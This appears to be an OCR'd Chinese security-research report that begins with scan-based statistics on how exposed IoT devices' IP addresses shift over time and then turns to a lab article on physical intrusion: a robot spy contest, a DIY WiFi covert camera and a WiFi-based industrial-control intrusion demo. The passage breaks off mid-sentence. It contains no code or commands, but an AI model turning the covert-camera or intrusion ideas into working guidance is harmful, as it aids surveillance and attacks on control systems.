从 554 端口的资产变化情况来看，有相当一部分的摄像头资产的网络地址发生了变化，这个变化的数量可能与扫描时长有关。所以我们接下来将 554 端口的扫描时长从 7 天缩短为 3 天，对 11 月份 554 端口的资产变化对比结果进行统计如图 1.3 所示，时隔三个月 554 端口的摄像头资产总量从 44 万增加到 48 万，从图中 4 轮扫描结果对比可知，扫描时长缩短后资产的网络地址变化量从 40% 减少到 30%，可见缩短扫描时长，可以降低资产的变化数量。但从实现角度考虑，这个扫描时长受扫描机器性能和带宽的限制，广谱资产扫描开销较大，故不能无限缩小，所以下面章节中会采用抽样的方式去验证更短的扫描时长下对资产变化的影响。





图 1.3 554 端口的摄像头资产变化情况 ( 扫描时长 3 天 )

### 1.2 路由器

因国内暴露的路由器分布在 80 端口数量较多，所以接下来针对该端口路由器的变化数量进行分析。抽取国内 6 个轮次的扫描数据，以 2018 年 7 月 5 日这轮数据为基准数据，对比后发现，开放 80 端

口的路由器数量大约 5 万左右，每轮对比不变的资产数量均值大约是 1.5 万，占总资产的 30% 左右，也就是说每轮基本上都会有 70% 资产的网络地址发生过变化。

图 1.4 80 端口的路由器资产变化情况（扫描时长 3 天）

### 1.3 VoIP 电话

多数 VoIP 电话会在 5060 端口开放服务，并使用 SIP 协议创建、修改和释放一个或多个参与者的网络会话，所以本节主要分析开放 5060 端口的 VoIP 电话的变化情况。以 2018 年 8 月 11 日作为基准数据，对 5 个轮次的资产变化进行统计，如图 1.5 所示：开放 5060 端口的 VoIP 电话数量大约有 18 万左右，变化量比较大，每轮有 80% 以上的资产的网络地址会发生变化。




图 1.5 5060 端口 VoIP 电话资产变化情况（扫描时长 7 天）

发现 2：国内的物联网资产，VoIP 电话的网络地址变更最频繁，发生过变化的资产占总资产的 80%，其次是摄像头和路由器，变化资产分别占 70% 和 40%，但 90% 的物联网资产的网段分布情况是保持不变的。

从摄像头、路由器和 VoIP 电话的资产变化对比情况来看，VoIP 电话的资产变化数量占比最多，摄像头资产变化相对较少，我们推测资产变化量可能和设备类型有关。从功能角度考虑，可能因为摄像头需要提供视频流的访问服务，所以网络服务较为稳定，网络地址相对变化不大；而 VoIP 电话可能根据其实际的服务情况会中断会话，导致的网络地址变化较快。以上均为我们的猜测，如果想知道具体的原因，还需要对变化频繁的暴露设备和服务进行具体分析。

## 二．物联网资产地址变化的原因分析

通过上节对互联网暴露的摄像头、路由器和 VoIP 电话资产的网络地址变化进行初步分析，可见即便服务较为稳定的摄像头，变化数量也占其资产总量的 40% 左右。本节将根据实际扫描数据来分析可能引起暴露资产变化的原因。

### 2.1 变化资使用拨号方式入网

首先，我们推测资产变化如此频繁可能与设备入网方式有关，如果物联网设备采用 ADSL 拨号上网的方式，当设备每次断电或重

启时，需要重新拨号上网，此时设备的网络地址发生变化有两种可能：第一种，运营商的 BRAS 设备的 DHCP 服务分配给该设备的租期已满，需要重新分配一个网络地址；第二种，运营商的 BRAS 设备的 NAT 会话超时，需要重新为该设备分配一个外网地址。由于 NAT 的会话超时时间远小于 DHCP 租期，所以大部分情况下设备地址变化是第二种情况。

这个变动范围根据运营商的实际分配网段的情况而定，那么基于这个猜想，接下来分析历史的扫描轮次中的物联网设备网络地址在同一网段中的数量情况。

在这里需要定义几个术语。网段映射：即将设备的网络地址（IP 地址）取前若干位获得其所属的网络地址。如果我们将设备的网络地址取前 24 位，则称为 C 段映射，如取前 16 位，则称为 B 段映射，以下不再赘述。

发现 3：大量物联网资产的网络地址可映射到同一个网段，且该网段部分为 ADSL 段。对于两个月累计的摄像头、路由器和 VoIP 电话的网络地址集合 {n}，做网段映射得到集合 {N}，过滤出网段映射 N 中物联网设备网络地址 m 并统计大于 20 的网络地址，其总数占 N 总网络地址数 |n| 的 41% 左右。即 |{m|m>20}|/|n|=41%。

对国内 2018 年 8 月 1 日至 9 月 27 日将近两个月内出现过的路由器、摄像头和 VoIP 电话的网络地址进行统计，结果如表 2.1 所示 [3]，发现确实存在多个设备地址在同一个网段的现象。两个月内路由器、摄像头和 VoIP 电话暴露的网络地址总量为 9,697,872 个，其中网络地址数量在 20 至 50 个之间的网段共有 66,273 个，50 至 100 个之间的网段共有 21,660 个，大于 100 个的网段共有 3,597 个。

| 类型 | 同一 C 段的网络地址数量 | | | 总数 |
|---|---|---|---|---|
| | ( 20,50] | ( 50,100] | 100 以上 | |
| 网段数 | 66,273 | 21,660 | 3,597 | 1,242,747 |
| 网络地址数 | 2,025,966 | 1,465,491 | 453,381 | 9,697,872 |

表 2.1 物联网资产同一网段的 IP 数量分布

可见，多个物联网设备网络地址映射到 C 段的数量不少，具体的占比情况如图 2.1 所示，同一网段中网络地址数大于 20 的网络地址数占网络地址总数的 41%，从这个数量来看，多个物联网设备地址在同一网段出现的情况是普遍的现象。





图 2.1 物联网设备网络地址在同一网段数量占比情况

出现这种现象，主要有两种猜测：第一，确实有大量的物联网设备同处于一网段；第二，也可能是因为多轮次的扫描数据中，物联网资产的网络地址会在一定的网段范围内频繁变化。第一种猜想确实有可能，但数量偏高，所以接下来会主要分析第二种猜想的可能性。

2.1.1 资产映射网段变化情况

a) 资产 C 段映射变化统计

前述相当一部分的物联网资产的网络地址可被映射到同一网段，那么接下来就看一下各类型资产的网段映射变化。统计各个类型的物联网资产网络地址的映射网段情况，按照如图 2.2 、图 2.3 和图 2.4 所示。国内 554 端口的摄像头变化网段的数量为 35% 左右；80 端口路由器网段的变化的数量约占 30% 左右；而 5060 端口的 VoIP 电话变化的网段则仅有 25% 左右。从网段的变化情况来看，摄像头的网段变化和网络地址变化比例接近，路由器的网段变化要比网络地址变化稳定的多，变化量从 70% 降到 30% ，而 VoIP 电话则更加稳定，变化量从 80% 降到 25%。




图 2.2 554 端口的摄像头资产 C 段映射变化（扫描时长 7 天）




图 2.3 80 端口的路由器资产 C 段映射变化（扫描时长 3 天）




图 2.4 5060 端口的 VoIP 资产 C 段映射变化（扫描时长 7 天）

从物联网资产 C 段映射与网络地址的变化对比来看，物联网设备的网段映射变化要比网络地址变化稳定的多。原因是路由器和 VoIP 电话物联网设备采用拨号等动态方式入网，其分配到的网络地址会经常变更，所以每个扫描轮次的物联网设备的单个网络地址变化较大，而由于运营商的网络地址分配通常会在一个网络地址区间，所以在不同扫描轮次的时间节点设备分配到的多个网络地址会被映射到同一个网段（即文中 C 段映射或 B 段映射），所以网络地址对应的网段映射变化却不大。

b) 资产 B 段映射变化统计

为了进一步验证，我们接下来再增大网段映射的范围，统计一下 B 段映射的变化情况。如图 2.5 、图 2.6 和图 2.7 所示，三种类型的设备资产所在 B 网段都几乎没发生变化。按照之前的推测，如




图 2.5 554 端口的摄像头资产 B 段映射地址变化情况 ( 扫描时长 7 天 )




图 2.6 80 端口的路由器资产 B 段映射地址变化情况 ( 扫描时长 3 天 )




图 2.75060 端口 VoIP 资产 B 段映射地址的变化情况 ( 扫描时长 7 天 )

果一个物联网设备的网络地址发生变化，其范围也不会超过运营商 DHCP 服务的地址空间。由于我国的网络地址较少，所以一个 DHCP 服务的地址空间几乎不会超过一个 /16 的 CIDR 网络。所以，下图也验证了前述物联网资产的网络地址是在运营商所分配的网络地址空间范围内变化的推测。

### 2.1.2 资产变化抽样扫描分析

前面小节分析了物联网资产变化情况，初步推测出物联网资产的网络地址会随着时间在变化，而资产的网段映射却相对稳定，并且网段映射变化量也会随着扫描时长的缩短而减少。这是以针对国内物联网资产的扫描结果作为数据源，接下来将继续抽取物联网设备较多的部分网段进行扫描验证，一方面是为了进一步验证上文推测的真实性；另一方面也是考虑到受扫描机器性能和带宽的限制，资产扫描轮次的间隔不能无限地缩小，而抽样扫描就很好的避免这个问题，我们能看到在更短扫描时长下的资产变化情况。

出于便于观察和统计的考虑，首先抽取 30 个历史数据中物联网设备数量大于 50 的网段作为扫描样本，经测试扫描这 30 个网段需要 2 小时，对一天的扫描轮次进行对比，如图 2.8 所示，从每轮的扫描数据来看，30 个网段的物联网资产约有 1065 个，这个总量在每轮扫描中都比较稳定，间隔两个小时的变化还是比较小的，仅有不到 20 个资产会发生变更，但是随着时间的变长，当间隔 10 小时的时候，可以看出变化的资产增长到了 40 个。接下来继续看看这些资产的每天变化情况。




图 2.8 抽样网段的资产变化（扫描时长 2 小时）

对 12 月 17 日至 25 日一周的资产的变化进行统计，以 12 月 17 日扫描资产为基准数据，对比结果如图 2.9 所示，发现在间隔 2 天时，大约有 90 个资产发生变化，而在间隔一周时，变化资产大约就已经增长到 200 个左右了。结合小时和天的对比，我们就可以确定物联网资产变化的结论了，因为是按照网段扫描统计的，在保证每次扫描网段不变的情况下，有很大一部分暴露资产，会在一定范围内变化，这个变化量随着时间间隔增大而增多，达到一定量级后趋于稳定。




图 2.9 抽样网段一周内资产变化（扫描时长 2 小时）

发现 4：对资产变化频繁的网段抽样进行查询，发现这些网段几乎都是采用 ADSL 拨号的方式入网。

为了进一步确定导致暴露资产的网络地址变化的原因，我们对抽样的 30 个资产变化频繁的网段内的网络地址进行查询，发现除了个别被标注为未知外，其余的各个网段中的网络地址应用类型均为 ADSL。那么结合上面的网段变化分析，就可以基本确定了我们之前的猜测。因为部分物联网资产采用拨号上网的方式，并且国内扫描一轮时长至少 3 天，这部分资产在 3 天内重新拨号入网的概率较大，导致网络地址重新分配，所以我们统计的物联网资产网络地址变化如此频繁。

### 2.2 变化资产的 ASN 分布情况

发现 5：中国的国信比邻、广东省联通覆盖地址的物联网资产变化率最高，达 60% 以上，导致这一现象原因可能与资产的分布以及运营商的具体业务有关。

上文初步得出，物联网设备可能会采用拨号上网的方式入网，

这样会导致物联网资产的网络地址发生变化，接下来分析变化的物联网资产运营商的分布情况。通过查询网络地址所属的 ASN 号码[4]，可以准确确定其所属的运营商信息。抽取部分轮次的 80 端口路由器和 554 端口摄像头变化的资产，并将变化资产的网络地址与 ASN 数据库进行关联统计，由于部分运营商的网络地址总量较大，考虑增加统计结果的直观性，所以对变化的资产与该运营商总量的占比情况进行统计，经过统计发现，ASN 为中国电信骨干网（CHINANET-BACKBONE）的资产数量最多，绿盟科技发布的《2017 年物联网资产暴露报告》中提到了了长三角、珠三角等经济发达的地区物联网资产暴露资产数量比较多，再结合中国南方地区主要是电信用户，这个 ASN 分布与之前的统计结果也相吻合。

具体的变化资产占比情况如图 2.10 和图 2.11 所示，抽取的 80 端口的路由器变化资产，其中 ASN 占比最多是北京国信比邻，变化




图 2.10 80 端口摄像头变化的资产运营商分布情况

图 2.11 80 端口摄像头变化的资产运营商分布情况

资产数量共 5624 个，占该 ASN 资产总量的 63%；抽取的 554 端口的摄像头变化资产 ASN 占比最多的是中国广东省联通，变化资产数量共 4159 个，占该 ASN 资产总量的 70%。猜测导致这一现象的原因，一方面可能与国内的物联网资产的分布有关，另一方面与具体运营商的产品和服务有关。如果扫描的时候能对物联网资产数量较多且变化较快的 ASN 加大关注度，对掌握物联网资产的真实暴露情况也是有帮助的。因为篇幅有限，仅对部分变化的资产的 ASN 分布进行分析，我们可能在以后的报告或文章中做详尽的分析。

## 三．国内物联网资产真实暴露情况

根据上文分析可知，部分的互联网上暴露的物联网资会频繁变化，所以如果采用历史暴露资产数据表示当前的实际资产数量，一定会是虚高的，我们认为使用国内一轮扫描的数据作为暴露数据，

更能真实的描绘互联网的物联网设备暴露情况。于是取扫描数据较为稳定的 2018 年 10 月份的一整轮数据，具体如图 3.1 所示，与上文中的累计暴露数据对比来看，国内摄像头的暴露数量从 470 万下降 130 万左右，路由器数量下降更为明显，420 万下降到 46 万，VoIP 电话数量从 100 万下降到 21 万，总体来说单轮扫描资产相比累计暴露数量均有大幅的下降，这个数量差距同样也可以反映出互联网暴露的资产变化情况。累计的和某一时刻的暴露资产数据，能在不同维度上描绘暴露情况，所以使用者应根据所需场景择优选择。




图 3.1 国内扫描一轮的物联网资产暴露情况

## 四 . 总结

从物联网资产暴露概况到资产变化分析，再到变化原因分析，我们一步步地佐证了大量暴露的物联网资产的网络地址一直处于频繁变化中的推论。资产地址频繁变化会带来具体的影响，一方面，在物联网设备相关的威胁分析中，如果不考虑资产的网络地址变化因素，那么部分物联网资产威胁关联出现错误，所以攻击事件的时间区间与物联网资产扫描发现的时间区间应互相吻合，可获知资产的地址变化范围，编写合理的匹配算法，提高互联网上暴露资产威胁分析的准确程度。另一方面，全球有上百亿个设备，却只有 40 多亿个网络地址，中国只分到了 2.9 亿个公网地址，所以运营商提供动态拨号入网等方式，来解决网络地址不足的问题。

2018 年国家已经开始大力推进 IPv6 的建设，这将给当前的互联网带来很大的影响。例如使用 IPv6 后，就不需要使用 NAT 机制来弥补地址量不足的问题，每台设备均有独立的网络地址，所以物联网资产的暴露数量可能会剧增，面临的整体暴露风险加大，但同时资产地址变化的频率会大大减少，为威胁跟踪降低了难度。

最后，感谢绿盟科技威胁情报中心和天枢实验室提供的支持。

## 参考

[1] https://nti.nsfocus.com/pdf/2017_IoT_Security_Report.pdf

[2] https://nti.nsfocus.com/

[3] 考虑可能存在多种类型设备的网络地址在同一网段中情况，我们曾发现过前一个扫描轮次被标记为摄像头的网络地址在下一轮次被标记为路由器。为了避免各类型之间的数据混淆，所以将三种设备的网络地址放到一起，统计同网段暴露设备数量情况。

[4] ASN 为自治系统号码，是全球分配的大型网络系统编号。

# 物理攻击不再遥远 捍卫正义 义不容辞

绿盟科技 格物实验室

关键词：物理渗透、物理入侵、机器人、间谍、工控系统、HITB、GeekPWN

摘要：绿盟科技格物实验室在物理入侵方面，曾经进行过一些有趣的验证性尝试。这里写出我们的思路，引起安全行业的思考。在面对物理入侵时，我们的防护手段是否需要进行一些创新的模式与架构调整，才能适应新形式下的安全战略的发展?

## 背景

格物实验室的研究内容是要和物理世界发生关系的。绿盟科技格物实验室成立后，不仅在物联网设备的漏洞研究上进行创新，也在全网物联网资产的监控上有了很多创新成果，同时在物理安全上也花费了一些精力，做了一些有趣的尝试。新形式下的安全，不仅包括虚拟世界的安全，也包括物理世界的安全。目前，格物实验室在多个方面已经硕果累累。

格物实验室一直紧跟安全潮流，不断尝试复现各种场景下的物理世界攻击。格物实验室经过多年的技术和人员积累，软硬件和多种行业人员已经储备齐全，依托专业技术背景做了很多新型的物理攻击试验。部分安全试验已经公开展示，大家可能在别的地方见过。格物实验室成员好奇心很强，以下方向格物实验室都进行过探索。有的项目曾经参加比赛并获奖，有的项目在 Blackhat 和 defcon 上做过分享。例如：PLC 蠕虫、不同厂家 PLC 之间的蠕虫病毒传输探索、BadUSB、伪基站攻击场景搭建、无线社工 WIFI 盒子、二维码攻击、RFID/IC 卡射频攻击、普通开锁、汽车开锁信号干扰、汽车娱乐系统漏洞挖掘、家用机器人、工业机器人、2G/3G/LTE 等各种类型的无线电攻击等方面的探索性研究试验。

“未知攻，焉知防”，需要说明的是，格物实验室的试验都是在遵守国家法律法规的情况下，在试验室里完成的探索性试验，绝不在真实环境中验证攻击方法。我们研究各种攻击场景的目的是为找到更完善、更全面、更可靠的防护方法，并整合到绿盟科技的产品与

解决方案中，从而更好的为客户服务。更多的研究成果还在保密阶段，格物实验室会在适当的时机向公众公布。更多的攻击场景请关注绿盟科技官方博客（http://blog.nsfocus.net/）。

## 攻击目的

目前发现的物理攻击目的主要分为四种。

### 1. 窃取信息（窃密）

例如，入侵家庭或重要场所的网络摄像头，窃取隐私信息；入侵智能音箱监听周围谈话等，可能造成重要场所的机密信息泄露。

更重要的是，攻击者可以利用摄像头和路由器的漏洞在获取设备的系统权限后，以此为跳板，深入内网，渗透到内网更多更关键的设备，获取更多的信息，达到长期潜伏和控制的目的。

### 2. 获取经济利益（谋财）

例如，2018 年 8 月 8 日 0 时 30 分嫌犯入侵山西省某电厂“三大项目”的案件。嫌犯用无线路由器物理接入工控系统内部网络，企图远程修改工控系统参数，达到控制煤质检测结果，实现经济利益的目的。幸好被电厂值班人员及时发现，才没有让犯罪分子得逞。

### 3. 谋害性命（害命）

有预谋的网络攻击，可以造成谋财害命。

例如，有预谋的改变红绿灯状态，制造“交通事故”以及控制自动驾驶汽车突然刹车和急转等。

### 4. 政治目的

来自国家或组织之间的攻击，具有政治目的，有时候是为了报复或者泄愤。其中，对工业控制设备和城市基础设施的攻击，后果最为严重。

震网事件向我们敲响了警钟，也告诉我们系统漏洞是一种核心战略资源。工控系统虽然和外界隔离，但并不是绝对安全的。数字武器可能被敌对国家有意使用，造成工控系统的物理破坏或断掉重要基础设施的服务。

下面从近期绿盟科技通过向第三方公开展示的两个小成果来对物理安全的攻击场景和可以造成的后果进行一个简要的说明。通过参加第三方平台的比赛或演讲并在公正公开的场景下进行展示，也得到第三方平台和全社会对我们的技术实力的认可。

## 案例一：极棒机器特工

### 背景介绍

2018 年，GeekPwn 联合极战 FMB、腾讯玄武实验室共同发起“机器特工挑战赛”，需要选手根据不同的任务设计机器人，可以由机器人自主实现或者选手远程控制：

1、完美入侵：机器人可以选择通过窗户、通风管或者伪装之后从门潜入房间；

2、疯狂避障：机器人潜入房间之后，需要经过设有安全警报激光束的通道，关闭激光束或者通过视觉发现暂停然后快速通过激光束都是可选方案；

3、特工任务：作为特工，最重要的使命就是“获取情报”。安全通过激光束的机器人将开始在陌生房间展开作业，包括：

- 干扰墙壁上的监控摄像头

- 在座椅下装置窃听器
- 输入密码打开保险箱
- 拿到书本内的卡片信息
- 把 USB 攻击设备插入电脑
- 放置键盘记录器

当然，在比赛规定时间内能够成功撤离的机器人将获得更高的附加分。最关键的是每个队的比赛时间只有 20 分钟。

与传统机器人竞赛不同，极棒机器特工比赛充分释放选手的创意，不设置规定的实现方法，强调任务的完成度。

机器特工正好和格物实验室物理入侵的思路不谋而合。格物实验室成员普遍都具有扎实的理论功底和丰富的技术实践经验。于是，格物实验室的“阿凡达”团队在 2018 年 10 月经过三个星期的“魔鬼特训”，制作了三个不同功能的机器人，用于完成对应的任务。

**实现方式**

要在 20 分钟内完成如此多的任务，机器人的控制一定要快速、准确、稳定。格物实验室制作了专门的遥控器以提高操控的效率，几种遥控器如下：

采用了通用的履带车 + 机械臂的机器人方案，机械结构越简单越稳定，也不容易出问题。还易于操控和执行各种难度的任务。

创新点一：采用类似阿凡达的镜像控制方式，大大提高了远程操控机器人的效率。

创新点二：在干扰墙壁上的监控摄像头的时候，格物实验室制作了放氦气球的小车，用气球挡住摄像头，达到干扰摄像头的目的。此时，气球也像一只听话的“手”，在远程操控下，想挡住哪里就挡住哪里。

经过来自三个国家的 8 支代表队在极棒赛场上的激烈的比赛，格物实验室完成了完美入侵、疯狂避障、干扰墙壁上的监控摄像头、在座椅下装置窃听器四个任务，拿到了比赛的第二名。

第一名是来自美国内达华大学 DASL 实验室的机器人团队 OP-USA；第三名是来自上海的高中生团队“玖 _ 死 _ 壹 _ 生”。

**入侵后果**

机器人的物理入侵可能造成信息泄露，物理设备被毁，物理设备被窃等后果，当然，还有更严重的，例如，远程控制机器人给您安装一个定时炸弹，感觉怎么样？

## 案例二：JD-HITB 会议展示两种物理攻击场景

**背景介绍**


2018 年 10 月 4 日，彭博社的一篇报道在科技圈引起了轩然大波——包括苹果、亚马逊在内的多家科技巨头，都被中国芯片植入后门了！

彭博社在其文章中声称，中国军方设计了一颗比米粒还小的微型芯片，并暗中植入到由硬件供应商超微生产的主板上充当“任何网络的隐形门”，为连接的计算机系统提供“长期隐形访问”。


据报道，有近 30 家公司受到违规行为的影响。

随后报道涉及的 3 家公司: 苹果、亚马逊和超微，立即回应此事，均指出这篇报道“完全失实”。

针对不实报道，我们遵守自己的原则：不听、不信、不传谣。


从安全研究的角度，格物实验室发起关于此种场景攻击讨论。讨论后，格物实验室决定在 HITB 会议上公开此前所做的两个物理入侵的探索性试验。格物实验室表示目前的黑客技术还不是那么强大，即使是
全球顶尖的黑客也做不到定制芯片。黑客也表示压力山大。

我们使用了号称“全球最小的 WIFI 路由器”的硬件 VoCore2，并且重新修改和编译了系统的固件部分，在固件中增加了演示所需的功能。



在 JD-HITB 会议上，格物实验室主要做了两个演示：

**偷拍摄像头演示**


利用最小 WIFI 的硬件系统，配合一款微型摄像头，搭建了一个基于 Wifi 的偷拍摄像头。DIY 出一个这样的偷拍设备，成本其实很低，软件部分有很大的可玩性。软件和硬件部分在未来有很大的扩展和提升空间。

传输方式：可通过更换大功率天线增加传输范围到百米之外，也可通过 WIFI 中继器增加传输距离，还可通过 4G 无线上网卡扩展信号的传输范围到千里之外。

**工控系统入侵演示**

基于 WIFI 的工控系统入侵演示。我们知道工控系统和外部网络是隔离的，人们以为这样就很安全了。格物试验室通过一个在实验室试验的例子，向人们展示一种通过 WIFI 攻击的场景。

格物实验室的试验都是以现实为原型的，在现实中有一定的概率能找到验证，巧合的是：2018 年 12 月 11 日微信公众号“电力安



